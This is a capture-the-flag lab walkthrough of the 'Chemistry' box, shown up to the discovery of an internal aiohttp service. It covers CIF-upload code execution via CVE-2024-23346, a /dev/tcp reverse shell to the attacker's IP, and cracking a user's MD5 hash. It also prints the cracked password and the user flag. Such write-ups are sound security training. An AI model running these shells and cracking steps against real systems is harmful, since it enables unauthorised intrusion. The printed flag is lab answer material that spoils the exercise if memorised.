Chemistry
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Chemistry is an easy Linux box built on two chained CVEs. The web app on port 5000 is a CIF file analyzer; uploading a malicious one triggers CVE-2024-23346, an insecure deserialization in pymatgen that runs code viaeval()and gives us a reverse shell asapp. In/home/appthere's adatabase.dbholdingrosa's hash; we crack it with john (unicorniosrosados) and pivot to her account. To escalate, an internal service on port 8080 turns out to be aiohttp 3.9.1, vulnerable to CVE-2024-23334; through a port forward and a path traversal we readroot's SSH private key and log in straight asroot.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.3864 bytes from 10.10.11.38: icmp_seq=1 ttl=63 time=38.4 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full TCP scan finds only two open ports: 22 (SSH) and 5000.
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.38
[+] Introduce una IP
10.10.11.38

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 16:40 CET
Initiating SYN Stealth Scan at 16:40
Scanning 10.10.11.38 [65535 ports]
Discovered open port 22/tcp on 10.10.11.38
Discovered open port 5000/tcp on 10.10.11.38
Completed SYN Stealth Scan at 16:40, 13.53s elapsed (65535 total ports)
Not shown: 65524 closed tcp ports (reset), 9 filtered tcp ports (no-response)

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
extractPorts boils the -oG file down and leaves both ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.38
Open ports: 22,5000
Not shown: 65524 closed tcp ports (reset), 9 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
5000/tcp open upnp syn-ack ttl 63The syn-ack ttl 63 in the REASON column confirms through the TCP handshake what the ping said. And the line above is worth reading: there are 9 filtered ports, not zero, though nmap itself warns that with a high --min-rate some closed ports can show up as filtered because of RST rate limiting. It isn't a firewall, it's noise from the fast scan.
A second independent measurement, without nmap, using only bash's /dev/tcp redirector across all 65535 ports:
for port in $(seq 1 65535); do
    (echo '' > /dev/tcp/10.10.11.38/$port) 2>/dev/null && echo "[+] El puerto $port está abierto"
done
[+] El puerto 22 está abierto
[+] El puerto 5000 está abierto
It takes far longer (nmap clears all 65535 in 13 seconds), but it's the tool you have when you can't install anything, and here it confirms nothing hid among those 9 filtered ports.
We ask for versions and scripts on both:
nmap -p22,5000 -sCV 10.10.11.38
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Content-Type: text/html; charset=utf-8
|     <title>Chemistry - Home</title>
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF
|     (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
It's worth stopping here, because the output isn't what it looks like. Port 5000 is still labelled upnp?, with a question mark: nmap failed to identify the service and fell back to the default name the nmap-services file assigns to that port. What it does instead is dump the raw response under fingerprint-strings, and everything is in there: the Server: Werkzeug/3.0.3 Python/3.9.5 header (a Flask app, not UPnP), the page title, and even the welcome text explaining what the application does. The lesson is that a service? with a question mark doesn't mean "nothing to see", it means "read it yourself".
whatweb gets there the short way:
whatweb http://10.10.11.38:5000
http://10.10.11.38:5000 [200 OK] Country[RESERVED][ZZ], HTML5,
HTTPServer[Werkzeug/3.0.3 Python/3.9.5], IP[10.10.11.38], Python[3.9.5],
Title[Chemistry - Home], Werkzeug[3.0.3]
Werkzeug is Flask's development server. Having it exposed directly, with no nginx or gunicorn in front, already says plenty about how carefully this was deployed.
The web application - TCP 5000
The site is a Chemistry CIF Analyzer: you can register, log in and upload a .cif file (Crystallographic Information File, a crystallography format) to analyze its structure. After registering, the dashboard offers the upload form, a list of processed structures and, in the blurb, a here link that downloads a valid example.cif:


That example.cif is more useful than it looks: it gives the exact template the parser accepts, which is what the payload will later be grafted onto. We upload it as-is and it shows up in the table with two actions, View and Delete:


And here's the detail that decides the whole box. Clicking View makes the server parse the file and return its interpreted data: formula, lattice parameters, volume, density and the atomic sites.

Formula: H1 O1
Lattice Parameters
  a 10.0    b 10.0    c 10.0
  α 90.0    β 90.0    γ 90.0
  Volume 1000.0    Density 0.09327413990998862
Atomic Sites
  H  0.0  0.0  0.0
  O  0.5  0.5  0.5
That table isn't computed by the browser: it's computed by the server when you click View. Which means uploading the file triggers nothing, viewing it does. CIF parsing is almost always done with Python chemistry libraries, and that's where the bug lives.
Shell as app
CVE-2024-23346: RCE in pymatgen
Researching how parsing a .cif can be exploited, we find CVE-2024-23346: the Python library pymatgen (used to manipulate materials data) has an insecure deserialization in JonesFaithfulTransformation.from_transformation_str(), which processes a string from the file with eval(). Since eval runs arbitrary Python, a malicious .cif achieves code execution.
We test it locally first, with the vulnerable library version and a payload that runs touch:
pip install pymatgen==2024.1.26 --break-system-packages
python3 hola.py   # CifParser("vuln.cif").parse_structures()
$ ls
hola.py  reports  vuln.cif

$ python3 hola.py
.../pymatgen/io/cif.py:1218: UserWarning: No structure parsed for section 1 in CIF.
Failed to parse transformation string.
.../pymatgen/io/cif.py:1224: UserWarning: Issues encountered while parsing CIF:
No structure parsed for section 1 in CIF.
Failed to parse transformation string.
Traceback (most recent call last):
  File ".../hola.py", line 3, in <module>
    structure = parser.parse_structures()
  File ".../pymatgen/io/cif.py", line 1227, in parse_structures
    raise ValueError("Invalid CIF file with no structures!")
ValueError: Invalid CIF file with no structures!

$ ls
hola.py  'prueb*aPytmagen'  reports  vuln.cif
The interesting part is both things at once. On one hand parsing fails loudly: Failed to parse transformation string, no structure, and an exception that kills the program. On the other, the later ls shows a new file, prueb*aPytmagen, that wasn't there before. The injected command ran before the parser decided the string was invalid, because by then the eval() had already been evaluated. That's the proof of RCE, and also why the box works at all: the web will show an error and we'll have executed code anyway.
The payload hides in the _space_group_magn.transform_BNS_Pp_abc field, where a string walks Python's class hierarchy up to BuiltinImporter, imports os and calls system().
From RCE to reverse shell
Now we swap the touch for a reverse shell. One quirk of this box: the victim runs BusyBox, so the classic bash one-liner fails; we wrap it to force bash:
/bin/bash -c 'sh -i >& /dev/tcp/10.10.15.39/4444 0>&1'We upload the .cif carrying that payload through the same form, now as vuln.cif:

And before touching anything, the listener:
nc -nlvp 4444
listening on [any] 4444 ...With it waiting, we click View on the structure. It's the same button as before, and from what we saw during recon it's the one that makes the server parse:

listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.38] 35394
sh: 0: can't access tty; job control turned off
$
Shell as rosa
The hash in database.db
The app stores its data in a SQLite database. In the app's directory we find database.db, and a strings filtered by rosa pulls out her password hash (an MD5):
strings database.db | grep "rosa"
app@chemistry:~/instance$ strings database.db | grep "rosa"
Mrosa63ed86ee9f624c7b14f1d4f43dc251a5'
The leading M and the trailing quote aren't spare characters or a transcription slip: strings is reading the SQLite file raw, so what comes out is the record's bytes with its internal separators stuck to the data. The hash is the middle part, 63ed86ee9f624c7b14f1d4f43dc251a5, 32 hex characters, MD5 length.
Crack and pivot
We crack it with john, setting the Raw-MD5 format and rockyou.txt. It falls quickly:
john --format=Raw-MD5 rosa --fork=8 --wordlist=/home/krmena/rockyoudir/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Node numbers 1-8 of 8 (fork)
unicorniosrosados     (?)
4 1g 0:00:00:00 DONE (2024-11-02 21:08) 12.50g/s 4660Kp/s 4660Kc/s 4660KC/s ...
Session completed.
Two details in that output. The (?) instead of a username is because the file we handed john holds the bare hash, without the user:hash it expects in order to label it; not a failure, it simply doesn't know whose it is. And --fork=8 splits the wordlist across eight processes: node 4 breaks it in under a second, because unicorniosrosados is in rockyou.
That password belongs to the web application, not to the system. We try su rosa anyway, and it works:
su rosa
app@chemistry:~/instance$ su rosa
Password:
rosa@chemistry:/home/app/instance$
The prompt going from app@ to rosa@ is all the confirmation needed: the same password worked for the system account (credential reuse). With it, the user flag:
cat user.txt
rosa@chemistry:~$ ls
pspy32  pspy64  user.txt
rosa@chemistry:~$ cat user.txt
559435e943a501d6d9d7173b82df6f3f
Shell as root
An internal service on 8080
Time to enumerate from inside, which is where loopback-bound services show up. Either by hand with ss -tlnp, or by letting linpeas.sh (repo) do it, since it carries an Active Ports section for exactly this:
ss -tlnp
./linpeas.sh
OS: Linux version 5.4.0-196-generic (buildd@lcy02-amd64-031) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.2))
User & Groups: uid=1001(app) gid=1001(app) groups=1001(app)
Hostname: chemistry

[+] /usr/bin/ping is available for network discovery
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding
[+] /usr/bin/nc is available for network discovery & port scanning
That last block is not filler: linpeas points out the box ships bash and nc, which is exactly what would be needed to sweep internal ports by hand if it found nothing. It does not come to that, because it does find something:

Active Ports
tcp  0  0 127.0.0.53:53   0.0.0.0:*  LISTEN  -
tcp  0  0 0.0.0.0:22      0.0.0.0:*  LISTEN  -
tcp  0  0 0.0.0.0:5000    0.0.0.0:*  LISTEN  1069/python3.9
tcp  0  0 127.0.0.1:8080  0.0.0.0:*  LISTEN  -
tcp6 0  0 :::22           :::*       LISTEN  -
Four lines and only one matters. 0.0.0.0:22 and 0.0.0.0:5000 we already knew from the nmap, and 127.0.0.53:53 is systemd's local resolver. The one we had never seen is 127.0.0.1:8080, and we had never seen it because it can't be seen from outside: bound to the loopback interface, it's invisible to any remote scan. This is exactly why you re-list ports from inside once you land the first shell.
We bring it to our machine with an SSH local port forward (local 8081 to the victim's 8080):
ssh -L 8081:127.0.0.1:8080 rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
With the session open, the victim's internal 8080 is now reachable on our 127.0.0.1:8081.
An nmap against the now-local port identifies the service: aiohttp 3.9.1 on Python 3.9, a Site Monitoring web app.
